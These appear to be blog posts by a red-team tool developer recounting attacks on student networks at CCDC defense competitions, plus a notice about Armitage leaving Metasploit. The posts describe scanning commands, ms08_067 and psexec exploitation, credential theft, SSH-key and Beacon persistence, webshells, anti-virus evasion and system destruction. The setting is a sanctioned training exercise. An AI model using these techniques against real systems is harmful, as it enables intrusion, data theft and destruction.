Pro-tip: if you found any of my persistence mechanisms and ran strings against it, you would have known my staging addresses and could have blocked them. If you blocked them, you would have blocked my other backdoors that attempted to stage through the same address.
Anyways, I generated my artifacts, before I even had time to bind all of my IP addresses. I setup a local Cobalt Strike instance for the initial attack and I was getting ready to setup a team server when very suddenly, 10am came and Dave shouted “go! go! go!”.
Opening Salvo
The first minutes of any CCDC event are critical. As a red cell member, I do not see CCDC as a game of patching, installing firewalls, and thwarting an attacker who is attempting to scan and exploit you. I see CCDC as an intrusion detection and response game. I want the students to work under the assumption that an attacker is present, focus on their operational security, and develop creative ways to dig us out, spot our activity, or disrupt our command and control. Truth is, once they patch and setup a firewall–if we don’t have access, we’re likely not going to get it. Intrusions today start with the end user for a reason–these other layers of defense stop the easy stuff.
Contrary to popular belief, I no longer script my opening attack. I’ve moved away from it this year. I found at earlier events that my scripted exploitation would sometimes make assumptions that I would need to correct once I understood reality. The Armitage and Cobalt Strike user interfaces are efficient enough to allow me to think on my feet and simultaneously apply an action against all systems–very quickly.
I start most CCDC events with a db_nmap sweep. I don’t care about discovering each open service. I want the low hanging fruit only. I use nmap -sV -O -T4 --min-hostgroup 96 -p 22,445 across all student ranges to discover the easy exploitation opportunities as quickly as possible.
At National CCDC, student teams have two networks: a local network and a cloud network. This year, I opted to go after their local networks first and follow up against their cloud networks second.

Once a scan comes back, I sort my host display by the operating system icon. I simply highlight all Windows systems and launch the ms08_067_netapi module against them. This year, due to a bar on Mubix’s worm, we were given a list of potential default passwords–for the first time in National CCDC history. I used this information to execute psexec against all of the remaining Windows hosts. If I did not have the default credentials, I would use a Cortana script to run Windows Credential Editor to get them.
As Windows sessions came in, I had a Cortana script loaded that would automatically install my beachhead executable onto the systems. The persistence mechanics were nothing new. They were very similar to last year’s Dirty Red Team Tricks talk. The beachhead executable’s only purpose was to connect to me, download Beacon, and inject it into memory.

Once I had the Windows systems, I ran the Metasploit Framework’s ssh_login module against all of the UNIX systems with root and each of the suspect default credentials. Armitage and Cobalt Strike tip–hold Shift as you click Launch to run a module but keep the dialog open. This makes it really easy to try multiple variations of an attack very quickly.
Checking out those SSH keys
Once again, I had a Cortana script loaded to automatically install some persistence on the UNIX systems. I didn’t do much to the UNIX systems at National CCDC because I did not want to step on my other red team members. I simply dropped an SSH key for root and altered the SSH configuration to allow the one key to work for any user on the system.
Team Server
After the opening salvo, I successfully exploited the Windows systems with port 445 open in the competition environment and I had root access to the UNIX systems with SSH open (except for the Solaris systems assigned to each team). This whole process took 1 to 2 minutes total. In theory, I had backdoors on each of these systems too, but I had no way to know because I had not yet setup a team server.
I went to work to setup a Cobalt Strike team server. Of the four staging addresses I created, I only bound one of them. Once Cobalt Strike was up, I connected my client to this team server and I setup the Beacon listener and gave it a different list of IP addresses to beacon back to.
Beacon is a Cobalt Strike-specific payload. It doesn’t require a persistent connection to the target, rather it phones home every so often to request tasks to execute. I created Beacon to act as a quiet (in memory) persistence agent. The idea is you can use it to spawn a new Meterpreter session when it’s needed. In a pinch, Beacon can also act as a remote administration tool if your Meterpreter traffic is squashed by network defenses.

Beacon — give me shell!
Once the listener was up, I noticed my Beacons were coming back and I was able to verify that we had all Windows systems in the competition environment at that time. This really allowed us to give students a fair game. Each team was owned, from the beginning, with the same backdoors.

8 out of 10 blue teams had at least one red team member using Cobalt Strike to conduct post-exploitation and gain more access into their network. By my count, 15 out of 20 red cell members were using Cobalt Strike. 12 of the 20 red team members used only Cobalt Strike–primarily through the local team server without any other penetration testing platform in use. In effect, 8 simultaneous engagements were happening through one team server. Wow!
The workspaces feature helped a lot with this. Each Cobalt Strike user was able to define a workspace that showed them only the hosts, services, and sessions for their team.
Collaborative hacking… at its finest
As a developer, nothing excites me more than seeing someone use a tool I wrote. I’m very honored that so many well respected professionals in this field gave Cobalt Strike’s toolset a try during the National CCDC event.
Other Tools
Some custom stuff was in use during National CCDC. We had a custom Linux backdoor, something that works a lot like Beacon deployed to student systems. We also used Dark Comet to further fortify our access to student systems once the initial salvo was complete. Individually, a few red team members chose to deploy different RATs against their specific team, but I’m not aware of anything else that was done on an all teams basis.
We were also using a data management system developed by Alex Levinson, Maus, and Vyrus to keep track of shared information and automatically track red activity, based on a Metasploit Framework instrumentation plugin. My favorite part of the whole system–it integrates etherpad and I’m in love with etherpad for red team information sharing. It’s much better than a wiki.
Tempo
Once we were in, post-exploitation was up to each individual cell. Knowing that we had equal access and persistence across all teams, I greatly enjoyed the opportunity to focus on one team. The first day, our job as the red team was to stay in and quietly steal data. We were under strict instructions to not do anything that might reveal our presence. I spent the first day setting up keystroke loggers, downloading interesting files, taking screenshots, and occasionally sweeping the network to try to get access to other hosts that the initial salvo didn’t give us.
Windows Credential Editor is my co-pilot
At the start of day 2, we still had access on Windows systems on all team’s cloud networks. We also had access to at least one box on most of the team’s local networks. Some systems were beaconing to our local team server, a few were beaconing over DNS to a node in Amazon’s elastic computing cloud. The National CCDC event required teams to configure a proxy on each Windows system for it to connect to the internet. This didn’t happen on all systems, limiting my external Beacons. The second pool of accesses was still helpful in some cases though.
On day two, our team captain started blasting some classical music and instructing us to burn all of our boxes. The idea–get in on day 1, stay there, let the students snapshot their virtual machines with our backdoors, let them trust their snapshots, and on day 2–destroy their systems. We bounced systems for the first few hours of the day. We would jump on, destroy it, the students would restore it, our beacons would phone home, we’d request a meterpreter session, and then we’d destroy the system again.
This happened all throughout the morning. As a person who likes to keep access until the end, this was scary. Students were put into a catch-22 situation. They could revert to a snapshot with all of the work they did to the system + our backdoors or they could revert to a clean image. By the end of the morning, many teams opted to revert to the clean image.
We were able to re-exploit systems hosted in the student’s cloud networks when they were reverted to a clean image and rebackdoor them. That part was pretty easy. As the day went on, one red cell member might make a discovery and call everyone else’s attention to it. We would then work on replicating that discovery in our environment.
For example, Matt Weeks discovered a webshell pre-implanted by the competition organizers on an internal system. All of us found the webshell on our teams and went to work through it. In the default configuration, this webshell existed on Windows systems giving us access to internal networks for some of the teams. By this time, access to internal networks was a nice find. We bounced student systems so many times, that the teams reverted to a clean snapshot for their internal systems.
My team had migrated their web server from Windows to Ubuntu Linux. Fortunately, they kept the webshell with the migrated site giving us access to that system as well.
Each red team member had a good understanding of the point system. We knew, for example, that a root/administrator level intrusion counted once and only once per unique attack vector. There was no point in exploiting systems time and again with the same thing.
We also knew that credit cards and other data flags were worth points.
One of the biggest hits we could make a team take came from publishing credit card information to their website for the whole world to see. We made sure to make this happen for all teams, where it was possible.
Overall, the plan worked. We didn’t achieve Dave’s life long dream of seeing every team down for every service across the board. But, we were very well organized, we collaborated, and this year we gave the students at the National CCDC event the fairest and most balanced red experience yet.
Congratulations to RIT on its first National CCDC win. Congratulations to Dakota State University on a very close second place finish.
Last week, I received an email from Tod B. at Rapid7 stating that the next binary installer of Metasploit would ship without Armitage and msfgui. Metasploit 4.6 drops both programs. According to Tod, the Metasploit Framework repository on Github will also drop both projects in the near future.
The reason given is that Rapid7 does not want to confuse users about which products they do and do not support.
When I released Armitage in November 2010, I had one simple goal–release something that would get into BackTrack Linux. I didn’t expect that it would make it into the Metasploit Framework. I even had a license scheme that prohibited it (GPLv2). HD Moore approached me and asked me to change my license to BSD. If I agreed to change my license, HD would ship Armitage with the Metasploit Framework. I never expected this and I always saw this distribution as a privilege, not a right.
Thank you HD and Rapid7 for making Armitage part of the Metasploit Framework for the past two years.
For the thousands of Armitage hackers out there, I’d like to clarify how this affects you. The short answer… this isn’t a big deal.
I maintain Armitage and will continue to do so. I average one release every six weeks or so. In fact, I pushed a release yesterday.
I do not have an automated update process for Armitage. You’ll have to download it from its homepage. You can signup to get an email notification when a new Armitage update is available.
Armitage still works out of the box with a properly installed Metasploit environment. If you have Metasploit Community Edition setup, you can download Armitage, extract it, and run it. It will work like it always has.
If you’d like to support my work, Cobalt Strike is the way to do it. Check that it supports your needs first (I’m a value in exchange for value kind of hacker). If Cobalt Strike isn’t for you, but you still love Armitage, a simple thank you is good too.
Western Regional CCDC was pretty epic. Given the level of interest in red activity, I’d like to share what I can. So much happened, I couldn’t keep up with all of it. That said, here’s my attempt to document some of the red team fun from my perspective at Western Regional CCDC.
* . . . . o o o o o
*               _____      o       _______
*      ____====  ]OO|_n_n__][.     |lamer|
*     [________]_|__|________)<    |ville|
*      oo    oo  'oo OOOO-| oo\\_   ~~~|~~~
*  +--+--+--+--+--+--+--+--+--+--+--+--+--+
The scenario was interesting. Students were put in charge of a Computer Crime Defense Center. Part of their job involved protecting a repository of computer viruses.
Blue teams were given a 2-hour head start to secure their systems and change passwords. I was a little worried about this, but this worry was unfounded. The WRCCDC Black Team is far more evil than any red team I have ever seen. Students had to cope with a very strange network which included things like kill yelling at them for not saying the magic word, gratuitous appearances of ASCIIQuarium, and systems named in very confusing ways. Imagine my surprise when a UNIX box I quickly backdoored called home as winxp. Yeah…
Once the waiting period was over, we sat down at our systems and prepared to “facilitate” a learning experience. The first hint that we started was Vyrus’s music blasting through the convention center.
It took us a few minutes to get going. Apparently ICMP was not passing through from our space to the teams. So we had to resort to finding systems by looking for open services. I started with a quick sweep for port 22 and 445 with the Metasploit Framework’s ssh_version and smb_version modules. I focused on one team space at a time, to allow myself to learn the layout of the competition environment without waiting forever.
It didn’t take long to discover a few Windows 2003 systems. Even after a 2-hour delay, these were pretty easy to sweep with ms08_067_netapi. Stopping access to port 445 with a host-based firewall would have easily defeated this.

Once I had access to a few Windows systems, Windows Credential Editor helped me get ahold of the default password: Opensolaris1. A few of us discovered and pasted this credential to IRC at about the same time.

Output of a Cortana script that runs Windows Credential Editor.
I had a Cortana script ready to persist like crazy on the Windows systems. I’m not giving away my full kit for this year, yet… but it’s spiritually similar to last year’s kit. I also made a special effort to drop files to disk that anti-virus does not catch at this time.
I was able to verify that persistence worked by viewing the Beacons on the three Cobalt Strike team servers I had up. Cobalt Strike’s Beacon is an asynchronous post-exploitation agent. It doesn’t maintain a persistent connection to me, rather it periodically calls home to request the tasks that it should run.
Once I had default credentials, my next step was to attempt to login to all UNIX systems over SSH and to sweep all other Windows systems (with port 445 open) with psexec.
Maus owned a healthy number of UNIX machines too. *pHEAR*
Even 2-hours in, the default credentials bore a lot of fruit. They allowed us to lay down some persistence on the UNIX systems and to capture a Windows 2012 server system from one team.
Taking Points
The red team is able to affect blue team scores in three ways. Gaining access to a host takes away points. Stealing certain data flags takes away points. We’re also able to disrupt services or deface websites, which takes away points because the teams will fail service checks.
